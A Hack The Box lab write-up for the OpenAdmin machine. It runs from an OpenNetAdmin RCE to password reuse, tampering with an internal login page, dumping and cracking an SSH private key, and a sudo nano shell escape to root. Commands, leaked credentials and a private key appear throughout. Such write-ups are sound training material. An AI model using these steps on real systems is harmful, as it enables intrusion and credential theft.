Hack The Box OpenAdmin 10.10.10.171 Writeup

By Kaiziron (Please give a respect in my HTB profile
https://www.hackthebox.eu/home/users/profile/76593)

This is my first writeup on Hack The Box.

So, we will start with a nmap scan.

We can see that port 22(SSH) and port 80(http) are open. And we will first enumerate port 80 first.

We can see it is an apache2 default page, so some other pages may in some other locations.

Let's use dirbuster to see if we can find any other pages. After a while, dirbuster found a page /ona

Let's browser to that page and see if there's any information disclosure.

We can see it show that the version is v18.1.1 and the "DOWNLOAD" hyperlink show that it is probably running something called opennetadmin.

We found an exploit for this version of opennetadmin in github by googling.

https://github.com/amriunix/ona-rce

It is a python script which can check if the target is vulnerable, and of course can also exploit this vulnerability.

That script shows that our target is vulnerable to this exploit. Then we will use it to exploit the vulnerability and try to gain a shell.

We gained a shell as www-data. However we are in /opt/ona/www and unable to change directory with cd, but we can use ls and also cat so it doesn't matter at all.

After some enumeration we found there is a file in /opt/ona/www/local/config called database_settings.inc.php . We use cat to view it.

```
sh$ cat local/config/database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
```

It looks like credentials of some database. Don't forget that port 22(SSH) is open.

Let's try to login with SSH with the password n1nj4W4rri0R! and see if there's any password reuse.

We use "cat /etc/passwd" to open up the passwd file to check some username in this machine.

```
jimmy:x:1000:1000:jimmy:/home/jimmy:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
joanna:x:1001:1001:,,,:/home/joanna:/bin/bash
```

We can found 2 users, called Jimmy and Joanna.

We can also find the user by using "ls -la /home/" to check for home folder of user.

```
sh$ ls -la /home/
total 16
drwxr-xr-x  4 root    root    4096 Nov 22 18:00 .
drwxr-xr-x 24 root    root    4096 Nov 21 13:41 ..
drwxr-x---  6 jimmy   jimmy   4096 May  1 12:47 jimmy
drwxr-x---  6 joanna  joanna  4096 Nov 28 09:37 joanna
```

Then we will try to use SSH to login to those users using sshpass to enter in one line for convenience.

sshpass -p n1nj4W4rri0R! ssh jimmy@10.10.10.171

sshpass -p n1nj4W4rri0R! ssh joanna@10.10.10.171

We can successfully login as Jimmy but not Joanna.

```
root@kali:~/Desktop/hackthebox/servmon# sshpass -p n1nj4W4rri0R! ssh jimmy@10.10.10.171
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 2.0


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.


Last login: Thu Jan  2 20:50:03 2020 from 10.10.14.3
jimmy@openadmin:~$
```

After some enumeration, we found few interesting things, first there is a folder in /var/www/ called internal which is owned by user jimmy which looks like a webpage.

```
jimmy@openadmin:/var/www$ ls -la
total 16
drwxr-xr-x  4 root     root     4096 Nov 22 18:15 .
drwxr-xr-x 14 root     root     4096 Nov 21 14:08 ..
drwxr-xr-x  6 www-data www-data 4096 Nov 22 15:59 html
drwxrwx---  2 jimmy    internal 4096 Nov 23 17:43 internal
lrwxrwxrwx  1 www-data www-data   12 Nov 21 16:07 ona -> /opt/ona/www
```

We found few pages inside the internal folder, one of them is very interesting.

```
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

This php file will execute a command "cat /home/joanna/.ssh/id_rsa" which should be the key for joanna ssh.

Also, we found a file /etc/apache2/sites-available/internal.conf which seems is the configuration file of the internal site.

```
jimmy@openadmin:/var/www/internal$ cat /etc/apache2/sites-available/internal.conf
Listen 127.0.0.1:52846

<VirtualHost 127.0.0.1:52846>
    ServerName internal.openadmin.htb
    DocumentRoot /var/www/internal

<IfModule mpm_itk_module>
AssignUserID joanna joanna
</IfModule>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>
```

It shows that it listen on port 52846.

So now we will try to browse to main.php in the internal site on port 52846 to get the ssh key of Joanna /home/joanna/.ssh/id_rsa .

We try to use browser to browse 10.10.10.171:52846 , however it is unable to connect.

The site named internal so maybe it can only be access in the target machine itself.

So, there is 2 method which I will show in this writeup which can get the ssh key.

Method 1, we set a SSH tunnel to 10.10.10.171:52846.

sshpass -p n1nj4W4rri0R! ssh -L 52846:127.0.0.1:52846 jimmy@10.10.10.171

Then we use browser to browse localhost port 52846, 127.0.0.1:52846.

We found a login page which should be the index.php in /var/www/internal/ .

We tried the credentials jimmy:n1nj4W4rri0R! ,however we failed to login.

Then we go to SSH and open index.php with vim.

vim /var/www/internal/index.php

```php
if (isset($_POST['login']) && !empty($_POST['username']) && !empty($_POST['password'])) {
    if ($_POST['username'] == 'jimmy' && hash('sha512',$_POST['password']) == '00e302ccdcf1c60b8ad50ea
dde852b8ec3b3a0523b1') {
        $_SESSION['username'] = 'jimmy';
        header("Location: /main.php");
    } else {
        $msg = 'Wrong username or password.';
    }
}
```

It store the password in sha512 hash, I tried to crack it but failed and it is probably not some weak password which will present in some wordlist.

```php
if (isset($_POST['login']) && !empty($_POST['username']) && !empty($_POST['password'])) {
    if ($_POST['username'] == 'jimmy' && hash('sha512',$_POST['password']) == '00e302ccdcf1c60b8
de852b8ec3b3a0523b1') {
        $_SESSION['username'] = 'jimmy';
        header("Location: /main.php");
    } else {
        $_SESSION['username'] = 'jimmy';
        header("Location: /main.php");
        $msg = 'Wrong username or password.';
    }
}
```

So we can make some modification in the if statement to make our login succeed. Remember to undo the modification after we get the SSH key to avoid any spoiler to others.


```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLALi95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXD0xGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
```

Don't forget your "ninja" password

Click here to logout Session

Method 2, we use curl command in SSH which run as the target machine itself, to get the SSH key

```
jimmy@openadmin:/var/www/internal$ curl http://127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
```

Then we copy the RSA private key to our local machine and save as id_rsa.

I tried to use SSH to login to Joanna using id_rsa key. However it will ask for passphrase, so we need to crack the RSA key first.

We will use john to crack it, so we need to change the RSA key to hash first, we will use ssh2john.py

ssh2john.py id_rsa > id_rsa.hash

Then we will use john to crack it with rockyou.txt as wordlist.

john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash

We can see that the passphrase is bloodninjas.

So we will use SSH to login as Joanna.

ssh -i id_rsa joanna@10.10.10.171

bloodninjas

We successfully login as Joanna in SSH and we can get the user.txt.

Now, we will try escalate to root privilege.

After some enumeration, we run the command "sudo -l", and found that user Joanna can run the following command using sudo without entering password.

/bin/nano /opt/priv

Which will open /opt/priv with nano in superuser privilege.

Then I go to google and search for nano privilege escalation and I found a guide about privilege escalation using nano. https://gtfobins.github.io/gtfobins/nano/

So we will open /opt/priv using nano with sudo first.

sudo /bin/nano /opt/priv

We can run nano as root and open /opt/priv which is blank,then press ^R^X which is ctrl-r then ctrl-x

We can execute command as root, we can directly view root.txt by running cat /root/root.txt

But in order to gain root shell, we need to run the following command to break out from restricted environments by spawning an interactive system shell.

reset; bash 1>&0 2>&0

After that we need to run "clear", to clear out the nano UI to have a normal bash shell.

```
root@openadmin:~# whoami
root
root@openadmin:~# hostname
openadmin
root@openadmin:~# ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.171  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 dead:beef::250:56ff:feb9:4e94  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:feb9:4e94  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:4e:94  txqueuelen 1000  (Ethernet)
        RX packets 1165818  bytes 130138326 (130.1 MB)
        RX errors 0  dropped 94  overruns 0  frame 0
        TX packets 908091  bytes 277956238 (277.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 11068  bytes 837427 (837.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11068  bytes 837427 (837.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@openadmin:~# cat /root/root.txt
2f907ed
root@openadmin:~#
```

And finally we got a shell in root privilege.